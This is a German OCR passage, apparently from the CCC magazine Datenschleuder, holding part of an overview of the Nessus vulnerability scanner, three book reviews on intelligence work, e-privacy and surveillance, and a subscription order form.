
Weshalb die Modularität?

Naja, eigentlich doof die frage, ich weiss, aber sie muss ja mal gestellt werden: Es gibt zu wirklich vielen Sicherheitslücken der letzten Zeit sogenannte "Exploits". Nessus besitzt die Möglichkeiten diese Exploits in seinen Scan miteinzubauen. Dadurch erhält der Systemadministrator einen guten Einblick in sein System, und weiss wo ein Cracker eindringen könnte. Als kleines feature enthält Nessus NASL (Nessus Attack Scripting Language), welche es erlaubt leicht und schnell Plugins zu programmieren. Auch Plugins in C sind möglich.

Wie ist Nessus den eigentlich aufgebaut?
Nessus ist auf einer client-server architecture aufgebaut, was sehr viele Vorteile mitbringt.



Einmal a) dem Server welcher die Attacken ausführt, und einmal dem Client welcher als Frontend dient. Man kann Server und Client auf unterschiedlichen Systemen laufen lassen. Das bietet z.B. einem Sysadmin die Möglichkeit sein ganzes Netzwerk von einer normaler Workstation aus zu überwachen, während im Keller die Mainframe das ganze Netz auf Sicherheitslöcher überprüft. Es gibt Clients für X, für Win32 und für Java. Es ist ausserdem möglich unzählige scans gleichzeitig laufen zu lassen (vorausgesetzt der Server macht das mit)



Nessus glaubt nicht daran das Version x.x.x der Software gegen Bug-XYZ immun ist, Nessus prüft es.

Und wie sagt mir Nessus dann was er gefunden hat?
Nessus sagt nicht nur, was alles faul ist, sondern sagt auch gleich "wie" faul es ist (von low bis high). Nessus hat mehrere möglichkeiten seine "reports" anzuzeigen. -ASCII -LaTeX -HTML -*.nsr (das eigene format). Und das wichtigste an Nessus: Es ist frei, und frei von jedem Kommerz.

Und wie gehen die Admins damit um?
Einerseits könnte Nessus bald zum unersetzlichen security-tool für Admins werden, andererseits könnte Nessus dem einen oder anderen Admin zum Hals raushängen, nachdem es sich die Herren Möchtegern-Hacker in seinem Netzwerk gemütlich gemacht haben. Auf Nessus darf man sich allerdings nicht zu 100% verlassen. Es kommt immer wieder vor, dass Nessus ein Sicherheitsloch findet, welches eigentlich gar keins ist. Andersherum geht das ganze Spiel auch. Nessus gibt z.B. ein "normalen" security-notify aus, den selbst ein blinder Administrator als gravierende Lücke erkennen würde. Ausserdem empfehle ich persönlich Nessus oft zu updaten, um so immer ein Optimun an Sicherheit zu Gewährleisten.

Sollten Gesetze kommen die "hackertools" verbieten, so ist Nessus sicher eines der ersten Tools die verschwinden. Wieviel mehr Systeme danach gehackt werden, weil die Admins oft einfach nicht in der lage sind _alle_ sicherheitslücken zu kennen ist die frage. In den USA wurde Nessus übrigens von der Regierung zu den top10 der "must-have-security-tools" eingestufft, was die Qualität von Nessus wirklich gut unterstreicht.

Generell ist Nessus jedem Admin wirklich sehr ans Herz zu legen. Sein Chef wird es ihm eventuell eines Tages danken.

A Short Course in the Secret War

von Christopher Felix

Christopher Felix oder, wie er mit richtigem Namen heißt, James McCargar, war als Beamter des US-Außenministerium jahrelang im Auftrag des CIA in Osteuropa tätig. In seinem Buch beschreibt er detailliert, wie ein Geheimdienst arbeitet, welche Methoden die nicht-technische Aufklärung (die Originalausgabe des Buches erschien 1963) anwendet und wie daraus Schlüsse und Handlungen abgeleitet werden.

Pikanterweise wurde ich auf das Buch im Bericht des Hamburgischen Landesamtes für Verfassungsschutz über den Geheimdienst der Scientology-Organisation (die Broschüre ist trocken, aber auch "gegen den Strich" lesenswert und kann dort angefordert werden) aufmerksam.

Eine kleine Warnung: McCargar schreibt einen zum Teil trockenen, etwas professoralen Stil und benutzt oft Ausdrücke, die nicht im Vokabular eines vorwiegend an technischem Englisch geschulten Hackers auftauchen - ich jedenfalls mußte einige Begriffe nachschlagen und auch ein paar verklausulierte Sätze mehrfach lesen.

Dennoch: Die Mühe lohnt sich, wird einem doch fernab jeder Verschwörungstheorie deutlich, welche Möglichkeiten der Informationsbeschaffung den Diensten offenstehen, auch ohne technische Verfahren einzusetzen. Dies sollte bei der Bewertung technischer Angriffsmöglichkeiten, die sonst zuerst in unser Blickfeld gelangen, zu denken geben - eine wertvolle Horizonterweiterung also. **<pirx>**

, A Short Course in the Secret War, 3rd Ed., Verlag Madison Books, ISBN: nicht bekannt *DM 40,– (ca.)*

E-Privacy: Datenschutz im Internet

von Helmut Bäumler (Hrsg.)

Ende August dieses Jahres fand in Schleswig-Holstein eine Sommerakademie zum Thema "E-Privacy - Datenschutz im Internet" statt. Die Materialien für diese Sommerakademie sind zeitgleich als Begleitbuch in der Fachbuchreihe DuD-Fachbeiträge (DuD steht für Datenschutz und Datensicherheit) erschienen. Dieses von Helmut Bäumler, dem Leiter des "Unabhängigen Landeszentrums für Datenschutz Schleswig-Holstein", herausgegebene Buch wendet sich daher in erster Linie an den fachkundigen Leser, was sich leider auch durch den mit 69,- DM nicht gerade günstigen Preis zeigt.

Das Buch besteht aus fast 30 Fachartikeln auf 331 Seiten von Wissenschaftlern, Journalisten und anderen Fachleuten. Den Anfang machen Beiträge zum Thema Online-Profiling und den damit verbundenen Mechanismen wie Cookies oder Web-Bugs. Ein weiterer Abschnitt beschäftigt sich mit der Regelung durch den Staat, den Gesetzen zum Schutz der Privatsphäre und der Bekämpfung der Internetkriminalität. Ein Beitrag zur "Internet Governance" ist hervorzuheben, er beschreibt eine mögliche Ordnung des Internets. Als nächstes werden mögliche Steuerungselemente des Datenschutzes wie Anonymisierer, mögliche elektronische Zahlungsmittel im E-Commerce und das P3P-Protokoll diskutiert. Aber auch der Verbraucher selbst muß sich schützen. Dies ist Gegenstand des fünften Kapitels. Ein "Identitätsmanagement" wird unter anderem vorgeschlagen. Im sechsten Abschnitt wird ein Blick in die Zukunft gewagt. So werden Projekte zu Internet-Wahlen und Online-Verwaltung vorgestellt. Die Entwicklung des Datenschutzes und der Aufgaben der Datenschutzbeauftragten werden ebenfalls in diesem Kapitel diskutiert. Das Buch schließt mit Prognosen und konkreten Szena-

rien für die Umsetzung des Datenschutzes in der Zukunft.

Das Buch ist ein Fundus an Informationen und deckt ein sehr breites Spektrum an Themen ab. Man muß aber schon ein gewisses Interesse und Vorwissen mitbringen, denn die Beiträge sind im Stil von Fachartikeln geschrieben und enthalten oft eine Vielzahl von Fußnoten mit Nebenbemerkungen, Definitionen oder Quellenangaben. Dafür dürfte der Wunsch auf Hinweise nach weiterführender Literatur mehr als gedeckt sein. Wer sich eingehend mit Themen des Datenschutzes und den Plänen für die nahe Zukunft beschäftigen möchte, sollte einen Blick in dieses umfangreiche Buch werfen. **<sebastian>**

Helmut Bäumler (Hrsg.), E-Privacy – Datenschutz im Internet, Verlag DuD-Fachbeiträge, Vieweg Verlag, Braunschweig/Wiesbaden, ISBN: 3-528-03921-3 *DM 69,–*

Vom Ende der Anonymität : Die Globalisierung der Überwachung

von Christiane Schulzki-Haddouti

Gerade erschienen ist das von Christiane Schulzki-Haddouti herausgegebene Telepolis-Buch "Vom Ende der Anonymität: Die Globalisierung der Überwachung". Der Untertitel des Buches trifft meiner Meinung nach besser den Inhalt, da das Buch in erster Linie von der Ausdehnung der Überwachung und dem Eindringen in die Privatsphäre handelt und erst in zweiter Linie der Frage nach der Anonymität nachgeht. Wie das vorgenannte Buch besteht dieses auch wieder aus Beiträgen namhafter Autoren, wobei jedoch die Zielgruppe eine breitere ist.

Das Buch ist unterteilt in fünf Abschnitte. Der erste Abschnitt handelt von der Überwachung durch die Strafverfolgung. Hauptsächlich wird auf die jüngste Entwicklung in Europa eingegangen, die durch die Einrichtung zahlreicher Computersysteme zur staatenübergreifenden Speicherung von Überwachungsdaten und der stetigen Ausweitung der Befugnisse der Europol geprägt ist. Einen besonderen Stellenwert bekommen die Vorgänge um die mit "Enfopol" bezeichneten geheimen Dokumente zur Ausweitung der Überwachung und der Weitergabe der Überwachungsanordnungen zwischen EU-Staaten.

Im zweiten Abschnitt werden die Aktivitäten der Geheimdienste besprochen. In den Beiträgen von Nicky Hader und Duncan Campbell wird das globale Überwachungssystem Echelon, seine Entwicklung und seine Fähigkeiten vorgestellt. Daneben werden die westdeutsche Funkspionage und die US-Pläne zur Abwehr von "Cyberattakken" untersucht.

Der dritte Abschnitt trägt die Überschrift "Zukunftslabor" und fällt schon rein optisch aus dem Rahmen. Er enthält eine Sammlung von Beiträgen, die bereits in der Telepolis veröffentlicht wurden. Was in den Beiträgen teilweise wie Science-Fiction anmutet, sind aktuelle Forschungsprojekte oder bereits im Einsatz befindliche Systeme zur "intelligenten", automatisierten Überwachung.

Häufig werden Überwachungsmaßnahmen in Kauf genommen, wenn durch sie eine Senkung der subjektiven Gefährdung durch Straftaten suggeriert wird. Der vierte Abschnitt handelt von diesem Phänomen. Anhand des Beispiels England wird deutlich gemacht, wie die Überwachung zur Abwehr einer Gefahr (z.B. Bombenanschläge der IRA) vorangetrieben und gerechtfertigt wird. Obwohl die Überwachung durch die technische Entwicklung immer tiefergreifend und lückenloser wird, scheint ein

Großteil der Bevölkerung dies nicht wahrzunehmen oder sich damit bereits abgefunden zu haben. Detlef Nogala vergleicht dies in seinem Beitrag mit einem "Frosch im heißen Wasser".

Der letzte Abschnitt des Buches untersteht der Frage, ob Aufklärung möglich ist. Damit ist gemeint, wie sich beispielsweise Informationen aus einer Buchveröffentlichung über Echelon aus dem Jahre 1996 zunächst überhaupt nicht verbreitet haben, sobald die erste Aufmerksamkeitswelle abgeebbt war. Das Buch schließt mit der Beschreibung der Tätigkeiten internationaler und deutscher Bürgerrechtsgruppen, die sich gegen eine Ausweitung der Überwachung wehren.

Wer detaillierte Einzelheiten über die Enfopol-Papiere oder Echelon erwartet, wird sie in diesem Buch nicht finden. Was in diesem Buch zusammengetragen wurde, sind Beispiele für eine tiefgreifende Entwicklung, die viele noch gar nicht wahrgenommen haben. Es wird deutlich, wie notwendig eine breite öffentliche Diskussion ist. Mit diesem Buch werden dem Leser die notwendigen Hintergrundinformationen gegeben. Insbesondere für Einsteiger in diesen Themenkomplex ist es daher geeignet. Viele Beiträge sind durch Literaturlisten komplettiert, die dazu anregen, sich weitergehend zu informieren. Insgesamt ist das Buch sehr empfehlenswert. **<sebastian>**

Christiane Schulzki-Haddouti, Vom Ende der Anonymität : Die Globalisierung der Überwachung, Verlag Heise Verlag (Telepolis), Hannover, ISBN: 3-88229-185-0 *DM 29,–*

Bestellungen, Mitgliedsanträge und Adressänderungen bitte senden an:

CCC e.V., Lokstedter Weg 72, D-20251 Hamburg

Adressänderungen und Rückfragen auch per E-Mail an: office@ccc.de

- Satzung + Mitgliedsantrag
  DM 5,00
- Datenschleuder-Abonnement, 8 Ausgaben
  Normalpreis DM 60,00 für
  Ermässigter Preis DM 30,00
  Gewerblicher Preis DM 100,00 (Wir schicken eine Rechnung)
- Alte Ausgaben der Datenschleuder auf Anfrage
- Chaos CD blue, alles zwischen 1982 und 1999
  DM 45,00 + DM 5,00 Portopauschale

Die Kohle

- liegt als Verrechnungsscheck bei
- wurde überwiesen am ___.___.____ an
  Chaos Computer Club e.V., Konto 59 90 90-201
  Postbank Hamburg, BLZ 200 100 20

Name: _____

Strasse: _____

PLZ, Ort: _____

Tel., Fax: _____

E-Mail: _____

Ort, Datum: _____

Unterschrift: _____